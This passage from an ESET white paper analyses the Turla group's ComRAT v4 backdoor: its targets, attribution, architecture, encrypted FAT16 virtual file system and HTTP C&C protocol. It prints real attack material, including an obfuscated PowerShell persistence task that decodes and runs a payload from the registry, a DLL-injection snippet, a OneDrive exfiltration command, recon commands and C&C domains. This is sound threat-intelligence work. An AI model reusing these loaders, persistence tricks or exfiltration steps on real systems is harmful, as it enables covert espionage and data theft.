ESET Research White Paper // May 2020

FROM AGENT.BTZ TO COMRAT V4

A ten-year journey

Matthieu Faou

ENJOY SAFER TECHNOLOGY™

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

1. EXECUTIVE SUMMARY

Turla, also known as Snake, is one of oldest cyberespionage groups still active, with more than a decade of experience. Its operators mainly focus on high-profile targets such as governments and diplomatic entities in Europe, Central Asia and the Middle East. They are known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014. More recently, several European countries including France and the Czech Republic went public to denounce Turla's attacks against their governments.

To perform these operations, Turla's operators maintain a large arsenal of malware including a rootkit, several complex backdoors aimed at different platforms, including Microsoft Exchange mail servers, and a large range of tools to enable pivoting on a network.

In this white paper, we present our analysis of the latest version of one their oldest backdoors, publicly known as ComRAT.

Key points in this white paper:

- Turla has used ComRAT since at least 2007.
- ComRAT v4 was first seen in 2017 and known still to be in use as recently as January 2020.
- We identified at least three targets: two Ministries of Foreign Affairs and a national parliament.
- ComRAT was used to exfiltrate sensitive documents. The operators used public cloud services such as OneDrive and 4shared to exfiltrate data.
- ComRAT is a complex backdoor developed in C++.
- ComRAT uses a Virtual File System formatted in FAT16.
- ComRAT is deployed using existing access methods, such as the PowerStallion PowerShell backdoor [1].
- ComRAT has two Command and Control channels
    - HTTP: It uses exactly the same protocol as ComRAT v3
    - Email: It uses the Gmail web UI to receive commands and exfiltrate data
- ComRAT can perform many actions on the compromised computers, such as executing additional programs or exfiltrating files.

2. TURLA PROFILE

Turla, also known as Snake, is an infamous espionage group active for at least a decade. The group is well known for its advanced custom tools and its ability to run highly targeted operations.

2.1 Publicized high-profile attacks

Over the past ten years, Turla has been responsible for numerous high-profile breaches. The targets include the United States Central Command in 2008 [2], the Finnish Ministry of Foreign Affairs in 2013 [3], the Swiss military company RUAG in 2014 [4] and the German Foreign Office in 2017 [5]. More recently, they allegedly compromised the French Armed Forces in 2018 [6] and the Austrian Foreign Ministry in 2019 [7]. The timeline in Figure 1 presents some of the major attacks attributed to Turla.




Figure 1 // Timeline of important attacks attributed to Turla

2.2 Victimology

As opposed to some other APT (Advanced Persistent Threat) groups, Turla is far from being opportunistic in the selection of its targets. The group is interested in collecting information from strategic organizations. In addition, to our knowledge, Turla has never conducted cybersabotage operations, such as those made by GreyEnergy [8] or TeleBots [9].

With several years of experience tracking this espionage group, we have identified the most at-risk types of organizations:

- Ministries of Foreign Affairs and diplomatic representations (embassies, consulates, etc.)
- Military organizations
- Regional political organizations
- Defense contractors

Other APT groups might also be targets of interest for Turla. In June 2019, Symantec reported [10] that Turla had hijacked *OilRig* infrastructure and used it to drop its own malware onto existing OilRig victims' networks.

According to our telemetry and public information, Turla seems to target organizations in most parts of the world. Moreover, over the past few years, we have noticed that geographical areas of conflict, such as Eastern Europe and the Middle East, are under heavy attack from this APT group. However, even with this recent focus, it has not abandoned its traditional targets in Western Europe and Central Asia.

2.3 Tools and tactics

The usual modus operandi of Turla's operators is to use basic first-stage malware for initial reconnaissance. In some cases they even use generic tools such as Metasploit [11] [12]. If they deem a victim interesting enough, they switch to more advanced malware such as Carbon [13] or Gazer [14].

The initial compromise is generally tailored towards specific types of victims. They mainly rely on spearphishing emails [15], watering hole attacks [16] [17] or Man-in-the-Middle attacks [18].

After this initial compromise step, they move laterally on the network and collect credentials. To avoid suspicious communications to the internet, they developed tools such as DarkNeuron [19] and RPC Backdoor [1], to forward commands and exfiltrate data from the local network. They also regularly create user accounts that they use later if they lose access to a compromised machine. This all means that once compromised, it is very hard to eject the attacker from the network without rebuilding most of it.

Finally, collected data are exfiltrated through various channels such as HTTP, email or cloud storage. Turla's operators usually rely on compromised web servers for the first C&C level. They are also known for using Cloudflare and SATCOM IP addresses to hide the real destination of this traffic [20].

Turla's operators have at their disposal a wide arsenal of malware tools for all major desktop platforms: Windows, macOS and Linux. Some of these tools stand out for their complexity, such as the Snake rootkit, which relies on a vulnerable VirtualBox driver to bypass Windows Driver Signature Enforcement [21]. Some others stand out for their originality, such as the Outlook backdoor we analyzed in 2018 [22] or LightNeuron, a backdoor targeting Microsoft Exchange [23].

During our several years of tracking Turla's activities, we have also noticed that its operators react quickly to both detection and publication. Apparently, they do not hesitate to remove their tools and clean some artefacts such as malware logs, and potentially lose control of a machine, if they feel they will be detected soon. They probably do not want their more-advanced malware to be exposed publicly.

3. OVERVIEW

3.1 From Agent.BTZ to ComRAT v4

Agent.BTZ is a Remote Access Trojan (RAT) that became infamous after its use in a breach of the US military in 2008 [24]. The first version of this malware, seen in 2007, exhibited worm capabilities by spreading through removable drives. Later, this malware family, along with other families such as the Snake rootkit, was attributed to an APT group dubbed Turla.

From 2007 to 2012, two new major versions of the RAT, later named ComRAT, were released as described by G DATA [25]. Interestingly, both employed the well-known Turla XOR key:

```
1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5Imnxl1pzxI6as80cbLnmz54cs5Ldn4ri3do5L6
gs923HL34x2f5cvd0fk6c1a0s
```

Then, and until mid-2017, Turla developers made a few changes to ComRAT but it was still using a very similar code base.

In 2017, we noticed that a very different version of ComRAT was released. As shown in Figure 2, it is version 4 of a malware family its authors dubbed Chinch. It was also the internal name the developers used for the previous versions.

```
C:\Projects\chinch_4_0\projects\chinch4\Build\x64\Release\x64_Release.pdb
```

Figure 2 // ComRAT v4 PDB path

This new version uses a completely new code base and is far more complex than its predecessors. It takes some inspiration from Snake, the rootkit used by Turla with, for instance, a Virtual File System formatted in FAT16. Figure 3 provides an overview of ComRAT history.




Figure 3 // Timeline of ComRAT

3.2 Targeting

During our investigation, we were able to identify three different targets where ComRAT v4 has been used:

- Two Ministries of Foreign Affairs in Eastern Europe
- One national parliament in the Caucasus region

This targeting is in-line with other campaigns we described in the past.

3.3 Attribution to Turla

Based on the victimology and the TTPs, we believe that ComRAT is used exclusively by a single APT group.

Moreover, there are a few elements linking ComRAT v4 to Turla:

- It uses the same internal name, Chinch, as the previous versions
- It uses the same custom C&C protocol over HTTP as ComRAT v3
- A part of the network infrastructure is shared with Mosquito [18]
- It was dropped by, or has dropped other, Turla malware families:
  - A PowerShell loader [1]
  - The PowerStallion backdoor [1]
  - The RPC Backdoor [1]

Therefore, we believe that the ComRAT v4 malware family is part of the Turla arsenal.

3.4 Insight into attacker's activity

During our investigation, we were able to get insights about what Turla operators were doing on the compromised machines.

The main use of ComRAT is discovering, stealing and exfiltrating confidential documents. In one case, its operators even deployed a .NET executable to interact with the victim's central MS SQL Server database containing the organization's documents. Figure 4 is the redacted SQL command.

```
sqlCommand.CommandText = "select top " + num2.ToString() + " filename, img,
datalength(img), id from <Redacted> with(nolock) where not img is null and id>" + num4.
ToString();
sqlCommand.CommandText += " and datalength(img)<1500000 and (filename like '%.doc'
or filename like '%.docx' or filename like '[0-9][0-9][0-9][0-9][0-9][0-9][0-9][0-9]%.pdf'
or (filename like '3%.pdf' and len(filename)>9))";
sqlCommand.CommandText += " order by id";
```

Figure 4 // SQL command to dump documents from the central database (partially redacted)

These documents were then compressed and exfiltrated to a cloud storage provider such as OneDrive or 4shared. Cloud storage is mounted using the `net use` command as shown in Figure 5.

```
tracert -h 10 yahoo.com
net use https://docs.live.net/E65<redacted> <redacted password>
/u:<redacted>@aol.co.uk
tracert -h 10 yahoo.com
```

Figure 5 // Command to mount a OneDrive folder using `net use` (partially redacted)

In addition to document stealing, the operators also run many commands to gather information about the Active Directory groups or users, the network or Microsoft Windows configurations such as the group policies. Figure 6 is a list of commands executed by Turla operators.

```
gpresult /z
gpresult /v
gpresult
net view
net view /domain
netstat
netstat -nab
netstat -nao
nslookup 127.0.0.1
ipconfig /all
arp -a
net share
net use
systeminfo
net user
net user administrator
net user /domain
net group
net group /domain
net localgroup
net localgroup
net localgroup Administrators
net group "Domain Computers" /domain
net group "Domain Admins" /domain
net group "Domain Controllers" /domain
dir "%programfiles%"
net group "Exchange Servers" /domain
net accounts
net accounts /domain
net view 127.0.0.1 /all
net session
route print
ipconfig /displaydns
```

Figure 6 // Basic recon of the compromised machine

Finally, we also noticed that Turla operators are aware of and try to evade security software. For instance, they regularly exfiltrate security-related log files in order to understand whether their malware samples have been detected. This shows the level of sophistication of this group and its intention to stay on the same machines for a long time.

We also extracted the times at which Gmail received the emails sent by the operators, which should be very close to the time at which commands were sent by the operators through the email C&C channel. We believe this is a good metric because the emails are later processed by the backdoor. Thus, it shows the time at which the operators were working and not the time at which the infected computer executed malicious commands.

Figure 7 represents the time of day that commands were sent, in a one-month period. Given the distribution, it is likely that the operators are working in the UTC+3 or UTC+4 time zone.




Figure 7 // Turla operators' working hours

4. COMRAT V4

According to its compilation timestamp, which is likely genuine, the first known sample of ComRAT v4 was compiled in April 2017. The most recent iteration of the backdoor was, to the best of our knowledge, compiled in November 2019. In this section, we will describe a sample compiled in March 2019, but it is very similar to the latest version.

4.1 Installation and persistence

Based on ESET telemetry, we believe that ComRAT is installed using an existing foothold such as compromised credentials or via another Turla backdoor. For instance, we've seen ComRAT installed by PowerStallion, a PowerShell-based backdoor we described in 2019 [1].

The ComRAT installer is a PowerShell script that creates a Windows scheduled task and fills a registry value with the encrypted payload. The registry value is usually `HKLM\SOFTWARE\Microsoft\SQMClient\Windows.WSqmCons`

The Windows task is usually in `C:\Windows\System32\Tasks\Microsoft\Windows\Customer Experience Improvement Program\Consolidator` and contains the following command:

```
<Actions Context="WinSQMAccount">
    <Exec>
        <Command>cmd.exe</Command>
        <Arguments>/c "%SystemRoot%\System32\wsqmcons.exe &amp; powershell.
exe -v 2 "$QAY076ai = 'AKWC;HUA389933tomasoas';[Text.Encoding]::ASCII.
GetString([Convert]::\"Fr`omBa`se6`4Str`ing\"((gp HKLM:\SOFTWARE\Microsoft\SQMClient\
Windows).WSqmCons))|iex;""</Arguments>
    </Exec>
</Actions>
```

Note that the password used to decrypt the ComRAT payload is different on each machine.

It is interesting to note that while ComRAT's name is derived from its use of COM object hijacking, in this new version the developers no longer use this method for ensuring persistence.

4.2 Orchestrator

The PowerShell loader is executed every time the user logs in. It is very similar to the cluster of loaders we described in 2019 [1] and is based on the `Invoke-DllInjection` loader from the *PowerSploit* framework. It loads the ComRAT orchestrator DLL into `explorer.exe` as shown in Figure 8.

```
[...]
try {
    [Text.Encoding]::ASCII.GetString($(Get-Content "C:\Users\Public\Documents\thumbs.ini" -
        Encoding Byte -ErrorAction SilentlyContinue))|iex;
    Remove-Item "C:\Users\Public\Documents\thumbs.ini" -ErrorAction SilentlyContinue -Force;
}
catch {
    "$($error[0])"
};

$PEBytes.Length; Run -PEBytes $PEBytes -ProcName "explorer";
```

Figure 8 // Injection of the orchestrator into the Explorer process

This is a C++ DLL existing in 32- and 64-bit versions. It has two exports named `UMEP` and `VFEP`. The 64-bit version is called `x64_Release.dll` as shown in Figure 9.




Figure 9 // Screenshot of ComRAT v4 64-bit orchestrator DLL in Detect It Easy

The orchestrator embeds an encrypted (XORed with a hardcoded key) communication module (a 32- or 64-bit DLL) that will be injected into the default web browser. The orchestrator interacts with the ComRAT communication module (described in more detail later) through a named pipe. Thus, all of the malware's network communications will be initiated in the browser process, which is stealthier than if it was done directly by the orchestrator.

The orchestrator has some interesting features such as a Virtual File System (VFS) in FAT16 format, which we describe later, and it can use Gmail to receive commands and to exfiltrate information to the operators. Figure 10 is an overview of ComRAT's architecture.




Figure 10 // Summary of ComRAT architecture

The orchestrator is programmed to sleep outside local business hours (9 to 5, Monday to Friday), as shown in Figure 11.

```
Time = time64(0i64);
localtime = localtime64(&Time);
if ( localtime->tm_wday != 6 * (localtime->tm_wday / 6) && (localtime->tm_hour - 9) <= 8 )
  break;
```

Figure 11 // Business hours check

4.3 Development

Our in-depth analysis of this malware family leads us to believe that the ComRAT developers are both experienced and spent time designing the malware architecture.

We noticed that they used several design patterns. For example, they use the so-called Abstract Factory pattern [26] in the code responsible for parsing and creating instructions based on C&C communications, as shown in Figure 12. It is interesting to note that it was implemented using a C++ template. Thus, there is a lot of duplicated code in the compiled binary because each templated class or function will have a different implementation for each type it is used with.

```
public class InstructionCreator<class ShellExecInstr,class Parsers::ShellExecuteParametersParser>
```

Figure 12 // Example of Abstract Factory method pattern

They also have used other design patterns, such as the Adapter pattern [27], shown in Figure 13, and the Mediator pattern [28], shown in Figure 14.

```
public class CryptedCommandAdapter /* mdisp:0 */ :
  public class CryptoInterface /* mdisp:0 */
```

Figure 13 // Example of Adapter pattern

```
public class GmailTransportMediator
```

Figure 14 // Example of Mediator pattern

It should be noted that, in addition to complex elements such as a FAT16 VFS, ComRAT's developers use some obfuscation. Most of the strings in their binaries are string-stacked and encrypted, with a different key per sample, with the apparent goal of preventing easy detection of this malware family.

Finally, they use several third-party libraries:

- *fat_io_lib*: for the Virtual File System
- *Gumbo*: to parse HTML
- *wolfCrypt*: for C&C data (en|de)cryption

Overall, it tells us that the Turla group tasked experienced developers for this new version of ComRAT. Both the development effort and the technologies used, such as the Virtual File System, make it a counterpart of Carbon [13] and Gazer [14].

4.4 Virtual File System and configuration

All the files related to ComRAT, except the orchestrator DLL and scheduled task, are stored in a Virtual File System. This is a regular file stored at one of these locations:

- `%TEMP%\FXSAPIDebugTrace.txt`
- `%TEMP%\iecache.bin`

However, once decrypted, these files are FAT16 partition images, as shown in Figure 15.

```
00000000:  EB 3C 90 4D-53 44 4F 53-35 2E 30 00-02 02 08 00  δ<ÉMSDOS5.0
00000010:  02 00 02 00-00 F8 21 00-00 00 00 00-20 00 00 00      °!
00000020:  00 40 00 00-00 00 29 12-34 56 78 20-20 20 20 20   @     )↕4Vx
00000030:  20 20 20 20-20 20 46 41-54 31 36 20-20 20 00 00        FAT16
```

Figure 15 // First bytes of the decrypted FAT16 Virtual File System

The encryption key is unique per machine, as it is generated during the installation. It uses a variant of *Mersenne Twister* and takes its seed from `std::_Random_device`. This 32-byte key is then stored in `(HKLM|HKCU)\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{59031A47-3F72-44A7-80C5-5595FE6B30EE}\Order`

The VFS is encrypted using AES-256 in XTS mode. This mode of operation is a standard for disk encryption. The first 16-bytes of the key are used for the block encryption while the last 16-bytes are used to derive the initialization vector from the sector number.

The default VFS container file is hardcoded in the orchestrator and dropped the first time it is executed. Then, most of the files can be updated using backdoor commands.

It uses UNIX-like paths so, for example, the log file is located at `/var/log/working.c4log`. The malware uses a third-party library, fat_io_lib, to read the partition. Figure 16 is an overview of the files and folders in the VFS.




Figure 16 // Virtual File System hierarchy

It is interesting to note that some files use extensions such as `c4` or `c4log`, where c4 most likely stands for Chinch 4, the internal name of the malware family.

By mounting the Virtual File System, we get access to all these files. Figure 17 is an example of `/etc/transport/legacy/get.list` content. This is a list of C&C domains separated with a pipe.


broner g.tk|crusider.tk|duke6.tk

Figure 17 // Content of `/etc/transport/legacy/get.list`

4.5 Command & Control channels

ComRAT v4 has two different C&C channels: HTTP (internally known as `legacy`) and email (internally known as `mail`), which uses the Gmail web interface. The mode to be used (`legacy`, `mail` or `any`) is specified in the file `/etc/transport/service/current_transport.str`

Communication module

The orchestrator retrieves the default browser, by checking `HKCR\http\shell\open\command`, and injects the communication DLL, either 32- or 64-bit, into it. These DLLs are hardcoded in the orchestrator and XORed with a static key.

This module is quite simple as it is just a "bridge" between the orchestrator and the C&C server. The goal is probably to make the malware's HTTP requests to its C&C appear to be from a process that would be expected to connect to the internet and make HTTP requests.

The orchestrator uses a named pipe to interact with the communication module. The pipe name is derived from the computer name as shown on Figure 18.

```
(_main_obj->GetComputerNameW)(buf_computer_name, &int_260);
_buf_computer_name = buf_computer_name;
computername_len = 2 * int_260;
checksum = -1;
while ( computername_len )
{
  --computername_len;
  checksum = (checksum >> 3) * (*_buf_computer_name++ | 4);
}
(_main_obj->_snwprintf)(pipe_name, 260i64, &format, -checksum);// \\\\.\\pipe\\%08x
```

Figure 18 // Generation of the pipe name

The orchestrator sends C&C requests to the communication module, which sends them to the C&C server, and that module sends any responses or new commands from the C&C server to the orchestrator, using the same pipe.

The communication DLL is slightly obfuscated, in a very similar way to many other Turla malware families. All the strings are string-stacked, some of them XORed, and most of the Windows APIs it uses are resolved dynamically.

Legacy/HTTP[S]

The most basic C&C mode is what the ComRAT developers called `legacy` mode. Indeed, it is the exact same protocol as implemented in ComRAT v3.x.

We believe that it is intended to be compatible with C&C servers already in place, avoiding the need to deploy a whole new set of servers. It also gives the operators the flexibility to control old ComRAT instances without the need to upgrade all the victims to version 4. Even if this is an old C&C protocol, it was still being used in the wild in 2020.

Two lists of C&C servers are stored in the VFS at the paths: `/etc/transport/legacy/get.list` and `/etc/transport/legacy/post.list`

They generally each contain two or three different domains, separated with a pipe character.

The format of the URL is quite easy to recognize as it hasn't changed for years:

```
http[s]://<C&C domain>/index/index.php?h=<base64 XOR key>&d=<base64 XORed data>
```

The `h` parameter contains an 8-byte XOR key encoded in base64. It is generated using the `rand` function seeded by the result of a call to the `GetTickCount` function.

The `d` parameter contains the base64-encoded data. It is encrypted using the XOR key in the `h` parameter.

Email

The second C&C mode is called `mail` by ComRAT developers. The code is actually very specific to Gmail and we haven't seen any other version of ComRAT able to use another email provider.

